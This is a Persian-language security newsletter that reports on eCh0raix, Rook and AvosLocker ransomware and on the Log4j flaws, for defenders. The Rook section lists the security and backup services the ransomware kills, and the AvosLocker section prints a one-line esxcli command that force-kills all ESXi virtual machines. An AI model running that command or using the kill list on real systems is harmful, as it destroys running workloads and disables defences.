ماهنامه امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال یازدهم | بهمن ۱۴۰۰

شبکه گستر

امنیت شما | وظیفه ما

فهرست مطالب

چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در یک ماه گذشته پرداخته شده است.

مهم‌ترین رخداد ماه اخیر که در این ماهنامه به آن پرداخته شده کشف سومین و چهارمین ضعف امنیتی "روز-صفر" در Log4j به شناسه‌های CVE-2021-45105 و CVE-2021-44832 است که موجب انتشار دو نسخه جدید از این کتابخانه پر استفاده شد. به علت گستردگی کاربرد کتابخانه مذکور در بسیاری از سرویس‌ها و سرورها و عدم نیاز به تخصص فنی سطح بالا و احراز هویت جهت سوءاستفاده از آن، بخش قابل توجهی از نرم‌افزارهای سازمانی و برنامه‌های تحت وب در برابر سوءاستفاده از این ضعف‌های امنیتی آسیب‌پذیر هستند. نمونه‌ای از سوءاستفاده از آسیب‌پذیری Log4j در VMware Horizon رخ داده که مشروح گزارشات فوق در این ماهنامه قابل مطالعه است.

در ماهی که گذشت، تجهیزات NAS ساخت شرکت کیونپ هدف حملات باج‌افزار eCh0raix که به نام QNAPCrypt نیز شناخته می‌شود، قرار گرفتند. گردانندگان این باج‌افزار، حدود یک هفته قبل از کریسمس، فعالیت خود را تشدید کرده و با ایجاد یک حساب کاربری در گروه Administrator، اقدام به رمزگذاری فایل‌های موجود در این دستگاه‌ها نمودند. حملات مذکور در این ماهنامه به تفصیل مورد بررسی قرار گرفته است.

در ماه گذشته محققان شرکت امنیتی سوفوس در گزارشی جزئیات یک سوءاستفاده جدید را منتشر کردند که در آن مهاجمان سعی در بی‌اثر نمودن وصله آسیب‌پذیری MSHTML به شناسه CVE-2021-40444 از طریق فایل‌های Microsoft Office را دارند. ضعف امنیتی مذکور می‌تواند برای "اجرای کد به صورت از راه دور" توسط مهاجمان مورد بهره‌جویی قرار گیرد. برگردان مشروح گزارش سوفوس در این ماهنامه قابل مطالعه است.

به تازگی، محققان در گزارشی به بررسی باج‌افزار Rook پرداختند که در فضای جرایم سایبری خبرساز شده است. در حملات باج‌افزار مذکور، آلودگی اولیه معمولاً از طریق ایمیل‌های موسوم به Phishing و یا حتی دانلود فایل‌های Torrent شروع شده و از Cobalt Strike برای انتقال و انتشار کد مخرب باج‌افزار استفاده شده است. این باج‌افزار هنگام اجرا، پروسه‌های مربوط به ابزارهای امنیتی یا هر پروسه‌ای که می‌تواند رمزگذاری را مختل کند، خاتمه می‌دهد. جزییات این حملات در این ماهنامه مورد بررسی قرار گرفته است.

گردانندگان باج‌افزار Magniber با بکارگیری فایل‌های Windows Application Package و استفاده از گواهی‌نامه‌های معتبر امضاء شده، اقدام به توزیع بدافزارهایی می‌کنند که به نظر به‌روزرسانی‌های مرورگرهای Chrome و Edge هستند. علاوه بر باج‌افزار مذکور، اخیراً مهاجمان AvosLocker نیز رمزگذاری سیستم‌های تحت Linux را در ماشین‌های مجازی VMware ESXi آغاز نموده‌اند. گردانندگان این باج‌افزار پس از رمزگذاری فایل‌ها و ارسال فایل‌های حاوی اطلاعیه‌های باج‌گیری، از صاحبان سایت می‌خواهند تا برای بازیابی فایل‌ها، باج مطالبه شده را بپردازند. روش کار باج‌افزارهای مذکور در این ماهنامه مورد بررسی قرار گرفته است.

دیگر موضوعی که در این ماهنامه به آن پرداخته شده، خطای برنامه نویسی در Microsoft Defender است که مهاجمان می‌توانند از آن جهت اطلاع از مسیرهای مستثنی شده از پویش این ضدبدافزار سوءاستفاده کرده و اقدام به نصب بدافزار کنند. به گفته برخی از کاربران، این اشتباه حداقل به مدت هشت سال به همین صورت باقی مانده است و حتی Windows 10 21H1 و Windows 10 21H2 را نیز تحت تاثیر قرار می‌دهد.

در اولین ماه از زمستان ۱۴۰۰، شرکت‌های مایکروسافت، سیسکو، مک‌آفی‌اینترپرایز، بیت‌دیفندر، وی‌ام‌ور، اوراکل، ادوبی، گوگل، اپل، موزیلا، اس‌آپ، سیتریکس، وردپرس، جونیپرنت‌ورکز، اف‌فایو و دروپال اقدام به عرضه به‌روزرسانی و توصیه‌نامه امنیتی برای برخی محصولات خود کردند. جزییات این به‌روزرسانی‌ها و گزارش‌های متنوع دیگر را در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تحقیق و پژوهش کارشناسان این شرکت است راهنمایی برای ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی


دستگاه‌های NAS شرکت کیونپ،
هدف حملات باج‌افزار ech0raix

به تازگی دستگاه‌های ذخیره‌سازی متصل به شبکه (Netwotk-Attached Storage - به اختصار NAS) ساخت شرکت کیونپ (QNAP Systems, Inc.) هدف حملات باج‌افزار eCh0raix که به نام QNAPCrypt نیز شناخته می‌شود، قرار گرفته‌اند. گردانندگان این باج‌افزار، حدود یک هفته قبل از کریسمس، فعالیت خود را تشدید کرده و با ایجاد یک حساب کاربری در گروه Administrator، اقدام به رمزگذاری فایل‌های موجود در این دستگاه‌ها می‌کنند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده حملات اخیر باج‌افزار مذکور مورد بررسی قرار گرفته است.

باج‌افزار eCh0raix از ژوئن ۲۰۱۹، زمانی که اولین نسخه از این باج‌افزار منتشر شد، تاکنون یک تهدید دائمی بوده است. علیرغم انتشار رمزگشای رایگان برای نسخه اولیه آن، فعالیت این باج‌افزار هرگز متوقف نشد و گردانندگان آن همواره نسخه جدیدتری را در حملات خود به کار می‌گیرند. این باج‌افزار چندین بار در مقیاس گسترده در ژوئن ۲۰۱۹ و ژوئن ۲۰۲۰ تجهیزات NAS شرکت کیونپ را هدف حملات قرار داد. کیونپ در ماه می ۲۰۲۱ نیز تنها دو هفته پس از اطلاع‌رسانی به مشتریان خود در مورد انتشار باج‌افزار AgeLocker، به آن‌ها در مورد حملات باج‌افزار eCh0raix، هشدار داد.

از تاریخ ۲۹ آذر ۱۴۰۰، کاربران و راهبران امنیتی مرتباً شروع به گزارش و افشای حملات باج‌افزار eCh0raix در تالارهای گفتگوی مختلفی کرده‌اند. این افزایش در تعداد حملات باج‌افزار eCh0raix، توسط سایت ID Ransomware Service نیز تأیید شده است؛ سایت مذکور به کاربران امکان می‌دهد نسخه باج‌افزاری را که فایل‌های آن‌ها را رمزگذاری کرده است، شناسایی کنند. نمونه‌های ارسالی به سایت مذکور از ۲۸ آذر شروع به افزایش چشمگیری نموده و در ۵ دی ماه این میزان کاهش یافته است.




در حملات پیشین، مهاجمان باج‌افزار eCh0raix علاوه بر بهره‌جوها (Exploit) از حملات موسوم به سعی و خطا Brute-force استفاده کرده‌اند. آن‌ها بهره‌جوها را جهت سوءاستفاده از آسیب‌پذیری‌های موجود در دستگاه‌های قدیمی QNAP وصله نشده بکار می‌گیرند و از حملات Brute-force نیز برای حدس زدن رمزهای عبور ضعیف و رایج Admin استفاده می‌کنند. افزایش فعالیت اخیر این باج‌افزار را می‌توان به انتشار گزارشی که چندی پیش در خصوص جزئیات سه آسیب‌پذیری حیاتی موجود در دستگاه‌های QNAP منتشر شده بود، مرتبط دانست. سه آسیب‌پذیری مذکور در تجهیزات QNAP، هم به راحتی قابل بهره‌برداری به صورت خودکار هستند و هم کنترل کامل دستگاه مورد نظر را برای مهاجمان فراهم می‌کنند. گزارش مذکور در خصوص سه ضعف امنیتی موجود در تجهیزات NAS این شرکت، در نشانی زیر قابل مطالعه است:

https://infosecwriteups.com/qnap-pre-auth-root-rce-affecting-450k-devices-on-the-internet-d55488d28a05

با این حال، نحوه نفوذ اولیه در حملات اخیر، در حال حاضر نامشخص است. با این وجود برخی از قربانیان این حملات اذعان کرده‌اند که نسبت به اعمال تنظیمات امنیتی مناسب بی‌توجه بوده‌اند و دستگاه‌های آسیب‌پذیر را به درستی ایمن نکرده‌اند (مثلاً از طریق یک اتصال ناامن، آن‌ها را در معرض اینترنت قرار داده‌اند). برخی نیز گزارش کرده‌اند که مهاجمان از طریق یک آسیب‌پذیری در QNAP Photo Station موفق به نفوذ شده‌اند.


> *Yes I know I am a total idiot for leaving that open to this type of hack but I didnt take any of that seriously. I always thought no-one want the little guy and I will be the first to say I was wrong!*

صرف نظر از مسیر حمله، به نظر می‌رسد که مهاجمان باج‌افزار eCh0raix با ایجاد یک کاربر در گروه Administrator، تمام فایل‌های موجود بر روی دستگاه را رمزگذاری می‌کنند. قربانیان حملات اخیر عنوان نموده‌اند که تصاویر و اسناد آن‌ها بر روی این دستگاه‌ها رمزگذاری شده و جدا از افزایش تعداد حملات، چیزی که در این کارزار به چشم می‌خورد این است که مهاجمان پسوند فایل اطلاعیه باج‌گیری (Ransom Note) را اشتباه تعیین کرده و از پسوند "TXTT." استفاده کرده‌اند.



با این حال، این مانع از مشاهده اطلاعیه مذکور نمی‌شود ولی ممکن است برای برخی از کاربران مشکل ایجاد کند چون باید هنگام باز نمودن فایل، آن را با یک برنامه خاص (مثلاً Notepad) باز کنند یا آن را در برنامه مذکور بارگذاری کنند.

مشاهده شده که باج‌افزار ech0raix از ۰.۰۲۴ بیت کوین (۱۲۰۰ دلار) تا ۰.۰۶ بیت کوین (۳ هزار دلار) از قربانیان باج درخواست نموده است. برخی از قربانیان متاسفانه هیچ نسخه پشتیبانی نداشتند و مجبور بودند برای بازیابی فایل‌های خود باج مطالبه شده را بپردازند.



توجه به این نکته ضروری است که یک رمزگشا رایگان برای فایل‌های قفل‌شده با نسخه قدیمی (قبل از ۱۷ ژوئیه ۲۰۱۹) باج‌افزار eCh0raix وجود دارد. در حال حاضر نسخه‌های فعلی باج‌افزار eCh0raix (نسخه های ۱.۰.۵ و ۱.۰.۶) غیرقابل رمزگشایی هستند.

شرکت کیونپ همواره به کاربران خود، نسبت به مورد هدف قرار دادن دستگاه‌ها با رمزهای عبور ضعیف توسط باج‌افزار eCh0raix، هشدار داده است. لذا ضروری است که راهبران این دستگاه‌ها، ضمن به‌روزرسانی میان‌افزار (Firmware)، نرم‌افزار، برنامه‌های کاربردی (App) یا هر افزونه‌ای (add-on) که بر روی دستگاه‌های NAS نصب است، رمز عبور دستگاه خود را کاملاً پیچیده تعیین نمایند و با انجام اقداماتی که در نشانی‌های زیر توسط شرکت کیونپ توصیه شده، دستگاه‌های NAS خود را ایمن نمایند.

https://www.qnap.com/en/security-advisory/nas-201907-11

https://www.qnap.com/en/security-advisory/QSA-20-02

به راهبران امنیتی توصیه می‌شود علاوه بر دستورالعمل‌های فوق، با مراجعه به نشانی زیر و بکارگیری راهنمای موجود در این توصیه‌نامه، از تجهیزات NAS و داده‌های ذخیره شده بر روی آن‌ها در برابر حملات اطمینان حاصل کنند.

https://www.qnap.com/en/how-to/faq/article/what-is-the-best-practice-for-enhancing-nas-security

منابع:

https://www.bleepingcomputer.com/news/security/qnap-nas-devices-hit-in-surge-of-ech0raix-ransomware-attacks/

https://www.zdnet.com/article/qnap-nas-devices-targeted-in-another-wave-of-ransomware-attacks/

Rook؛

باج‌افزاری با آرزوهای بزرگ!

اخیراً حملات باج‌افزاری جدیدی به نام Rook در فضای جرایم سایبری خبرساز شده است. گردانندگان این باج‌افزار اعلام کرده‌اند که به واسطه نیاز مبرم به "مقدار زیادی پول"، به شبکه سازمان‌ها نفوذ نموده و اقدام به رمزگذاری دستگاه‌ها نموده‌اند.

> New ransomware variant, "Rook Ransomware", found on VT practicing searches/hunting on my day off. Lots of Yara rules on it being Babuk -> expect lots of this after source code is leaked. "We desperately need a lot of money" 🤦 thx @malwrhunterteam for a catch on earlier tweet🙈 pic.twitter.com/wEBNdvDlBk
>
> — Zack Allen (@teachemtechy) November 26, 2021

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده این باج‌افزار جدید مورد بررسی قرار گرفته است.

اگرچه اظهارات اولیه گردانندگان این باج‌افزار در پورتال نشت داده‌های Rook مضحک بود، اما گزارش نخستین قربانی این باج‌افزار در سایت مذکور به وضوح نشان داد که گردانندگان Rook به دنبال سرگرمی و تفریح نیستند و هدف آن‌ها اخاذی است.

We Are Rook!!!

We have not yet thought about how to introduce us.
We are a new group and our energy is very strong.
Time will witness our growth.
We hope that the media will make our introduction public.
contact us


محققان به بررسی دقیق این گونه جدید باج‌افزار پرداخته‌اند و علاوه بر جزئیات فنی و زنجیره آلودگی، شباهت آن با باج‌افزار Babuk را نیز آشکار کرده‌اند.

در حملات باج‌افزاری Rook، آلودگی اولیه معمولاً از طریق ایمیل‌های موسوم به Phishing و یا حتی دانلود فایل‌های Torrent شروع شده و از Cobalt Strike برای انتقال و انتشار کد مخرب باج‌افزار استفاده شده است. به منظور جلوگیری از شناسایی، کدهای باج‌افزاری با UPX یا دیگر رمزگذارها بسته‌بندی شده‌اند. نتایج این تحقیق نشان می‌دهد که کدهای باج‌افزار Rook هنگام اجرا، پروسه‌های مربوط به ابزارهای امنیتی یا هر پروسه‌ای که می‌تواند رمزگذاری را مختل کند، خاتمه می‌دهند.


```
memtas
mepocs
veeam
backup
GxVss
GxBlr
GxFWD
GxCVD
GxCIMgr
DefWatch
ccEvtMgr
ccSetMgr
SavRoam
RTVscan
QBFCService
QBIDPService
Intuit.QuickBooks.FCS
QBCFMonitorService
AcrSch2Svc
AcronisAgent
CASAD2DWebSvc
CAARCUpdateSvc
```

محققان در ادامه عنوان کرده‌اند که در برخی موارد راه‌انداز kph.sys از Process Hacker در خاتمه پروسه‌هایی که فرایند رمزگذاری را مسدود می‌کنند، نقش دارد. اما در موارد دیگر از ابزارهای دیگری استفاده می‌شود. این امر احتمالاً نشان دهنده نیاز مهاجم به استفاده از درایور برای غیرفعال کردن راهکارهای امنیتی محلی در رویدادهای خاص است.

Rook همچنین از vssadmin.exe برای حذف رونوشت‌های موسوم به Volume Shadow Copy استفاده می‌کند تا امکان بازگردانی فایل‌های حذف شده یا رمزگذاری شده از طریق آن‌ها ممکن نباشد.



این باج‌افزار پس از رمزگذاری فایل‌ها، پسوند ".Rook" را به آن‌ها اضافه نموده و سپس خود را از سیستم هک شده حذف می‌کند.




مهاجمان یک اطلاعیه باج‌گیری (Ransom note) به نام HowToRestoreYourFiles.txt در کامپیوتر آلوده شده و سیستم‌های رمزگذاری شده قرار می‌دهند. در اطلاعیه مذکور نوشته شده که قربانی با دسترسی به سایت Rook Tor یا ایمیل زدن به مهاجمان، با آن‌ها تماس بگیرد. مهاجمان قربانیان را تهدید می‌کنند که در صورت عدم پرداخت باج مطالبه شده، داده‌های سرقت شده را به صورت عمومی منتشر می‌کنند. همچنین به قربانیان هشدار می‌دهند که در صورت مذاکره با فروشندگان محصولات امنیتی یا نهادهای قانونی، کلید خصوصی رمزگشایی فایل‌های رمزگذاری شده را از بین می‌برند.

بنا بر اظهارات محققان، شباهت‌های متعددی بین کد Rook و Babuk وجود دارد. Babuk Locker، که با نام Babyk نیز شناخته می‌شود، در قالب خدمات موسوم به "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) توسعه داده شده بود. فعالیت باج‌افزار Babuk از ابتدای سال ۲۰۲۱ آغاز شد و گردانندگان آن سازمان‌های فعال در حوزه‌های مختلف را به منظور سرقت و رمزگذاری داده‌ها مورد هدف قرار می‌دادند.

در سپتامبر ۲۰۲۱ کد منبع (Source Code) باج‌افزار Babuk در یک تالار گفتگوی اینترنتی هکرهای روسی زبان فاش شد. یکی از اعضای گروه Babuk مدعی بود به دلیل ابتلاء به سرطانی علاج‌ناپذیر، تصمیم به انتشار کد این باج‌افزار مخرب گرفته است. از آن زمان تاکنون کدهای فاش شده این باج‌افزار توسط گروه‌های مختلفی برای راه‌اندازی حملات باج‌افزاری مورد استفاده گرفته است. با توجه به شباهت‌های کد میان دو باج‌افزار Babuk و Rook، محققان بر این باورند که Rook از کد منبع فاش شده باج‌افزار Babuk استفاده می‌کند. Rook از فراخوانی‌ها و توابع API مشابه که قبلاً در Babuk نیز بکارگرفته شده بود، جهت بازیابی نام و وضعیت هر یک از سرویس‌های در حال اجرا و خاتمه دادن به آن‌ها استفاده می‌کند.

همچنین فهرست پروسه‌ها، شمارش راه‌اندازهای محلی و سرویس‌های متوقف شده در Windows برای هر دو باج‌افزار Rook و Babuk یکسان بوده و شامل پروسه‌های مربوط به بستر بازی محبوب Steam و سرویس گیرنده ایمیل Microsoft Office، Outlook، Mozilla Firefox و Thunderbird است. شباهت‌های دیگر بین دو باج‌افزار مذکور شامل نحوه حذف رونوشت‌های موسوم به Volume Shadow Copy توسط رمزگذار، بکارگیری Windows Restart Manager API جهت متوقف ساختن پروسه‌ها در محصولات Microsoft Office و بستر بازی Steam می‌باشد.



با این که هنوز خیلی زود است تا در خصوص میزان پیچیدگی حملات صورت گرفته توسط باج‌افزار Rook اظهارنظر شود، آنچه مسلم است این است که عواقب آلودگی توسط باج‌افزار مذکور بسیار شدید بوده و منجر به رمزگذاری و سرقت داده‌ها می‌شود.

در حال حاضر در سایت نشت داده Rook به نام دو قربانی اشاره شده است. ۹ آذر ۱۴۰۰، گروه باج‌افزار Rook، نام اولین قربانی را که یک موسسه مالی در قزاقستان می‌باشد، در سایت نشت داده خود منتشر کرد. مهاجمان بیش از ۱ هزار گیگابایت از اطلاعات موسسه مذکور را سرقت و اقدام به رمزگذاری فایل‌های مذکور کردند. قربانی دوم یک متخصص هوانوردی و هوافضا هندی است که نام آن نیز به تازگی در سایت مذکور اضافه شده است. بنابراین این باج‌افزار در مراحل اولیه فعالیت خود می‌باشد.

چنانچه وابستگان ماهر این باج‌افزار جدید به RaaS بپیوندند، Rook می‌تواند در آینده به تهدید بزرگی برای سازمان‌ها تبدیل شود. این را به آسیب‌پذیری اخیر کشف شده در Log4j نیز اضافه کنید که می‌تواند دسترسی اولیه را بدون مهارت فنی بالا برای مهاجمان امکان‌پذیر سازد. به نظر می‌رسد تیم‌های امنیتی سازمان‌ها، سال میلادی شلوغ و پرچالشی پیش رو دارند. لذا ضرورت دارد راهبران امنیتی پیشگیری را سرلوحه کار خود قرار داده و در اسرع وقت نسبت به تهیه نسخه‌های پشتیبان از فایل‌ها، وصله آسیب‌پذیری‌های ترمیم شده، و به‌روزرسانی نرم‌افزارها و سخت‌افزارهای مورد استفاده اقدام نمایند.

جزییات بیشتر در خصوص باج‌افزار Rook در نشانی زیر قابل مطالعه است:

https://www.sentinelone.com/labs/new-rook-ransomware-feeds-off-the-code-of-babuk/

منابع:

https://www.fortiguard.com/threat-signal-report/4359

https://www.bleepingcomputer.com/news/security/rook-ransomware-is-yet-another-spawn-of-the-leaked-babuk-code/

https://cyware.com/news/a-rookie-ransomware-reflects-the-characteristics-of-babuk-16715c68

باج‌افزار AvasLocker

به دنبال سرورهای VMware ESXi

به گزارش محققان امنیتی، اخیراً مهاجمان AvosLocker رمزگذاری سیستم‌های تحت Linux را در ماشین‌های مجازی VMware ESXi آغاز نموده‌اند. محققان حداقل یک قربانی را شناسایی نموده‌اند که با درخواست باج ۱ میلیون دلاری مورد حمله قرار گرفته است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، عملکرد باج‌افزار مذکور مورد بررسی قرار گرفته است.


در چند ماه گذشته، مهاجمان AvosLocker هنگام تبلیغ عملکرد عالی و قابلیت رمزگذاری بالای آخرین گونه‌های باج‌افزاری خود با نام‌های Windows Avos2 و AvosLinux، به شرکای خود هشدار دادند که از حمله به کشورهای عضو سابق اتحاد جماهیر شوروی (کشورهای مشترک المنافع) خودداری کنند.

"Out new variants (avos2 / avoslinux) have the best of both worlds to offer: high performance & high amount of encryption compared to its competitors," the gang said.


محققان با بررسی حملات باج‌افزار AvasLocker به این نکته پی بردند که باج‌افزار مذکور پس از راه‌اندازی در سیستم Linux، تمام ماشین‌های ESXi سرور را با استفاده از فرمان زیر خاتمه می‌دهد.

```
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process lis
t | tail -n +2 | awk -F $',' '{system("esxcli vm process kill --type=force --world
-id=" $1)}'
```

باج‌افزار پس از رمزگذاری فایل‌ها در یک سیستم آسیب‌پذیر، پسوند avoslinux. را به آن‌ها اضافه می‌کند. سپس اقدام به ایجاد فایل‌های اطلاعیه باج‌گیری (Ransom Note) نموده و از قربانیان درخواست می‌کنند که به منظور عدم خراب شدن فایل‌ها، کامپیوترهای خود را خاموش نکنند و برای جزئیات بیشتر در مورد نحوه پرداخت باج به سایت Tor مربوط به آن‌ها مراجعه کنند.



AvosLocker Linux variant in action



AvosLocker ransom note

AvosLocker باج‌افزار جدیدی است که برای اولین بار در تابستان ۲۰۲۱ فعالیت خود را آغاز نمود و گردانندگان آن در تالارهای گفتگو از سایر مهاجمان دعوت نمودند تا به خدمات موسوم به "باج‌افزار به عنوان سرویس" (Ransomware-as-a-Service - به اختصار RaaS) آن‌ها که به تازگی راه‌اندازی کرده‌اند، بپیوندند. بنا بر اظهارت یکی از محققان، باج‌افزار AvosLocker از نوامبر ۲۰۲۱ شروع به رمزگذاری سیستم‌های تحت Linux نموده است.

مهاجمان مذکور، ماشین‌های مجازی ESXi مستقر در سازمان‌ها را که به منظور مدیریت ساده‌تر و استفاده کارآمدتر از منابع به این ماشین‌های مجازی روی آورده‌اند، مورد هدف قرار داده‌اند. از طرفی مهاجمان باج‌افزاری با هدف قرار دادن ماشین‌های مجازی مذکور، از رمزگذاری آسان‌تر و سریع‌تر چندین سرور تنها با اجرای یک فرمان بهره می‌گیرند.

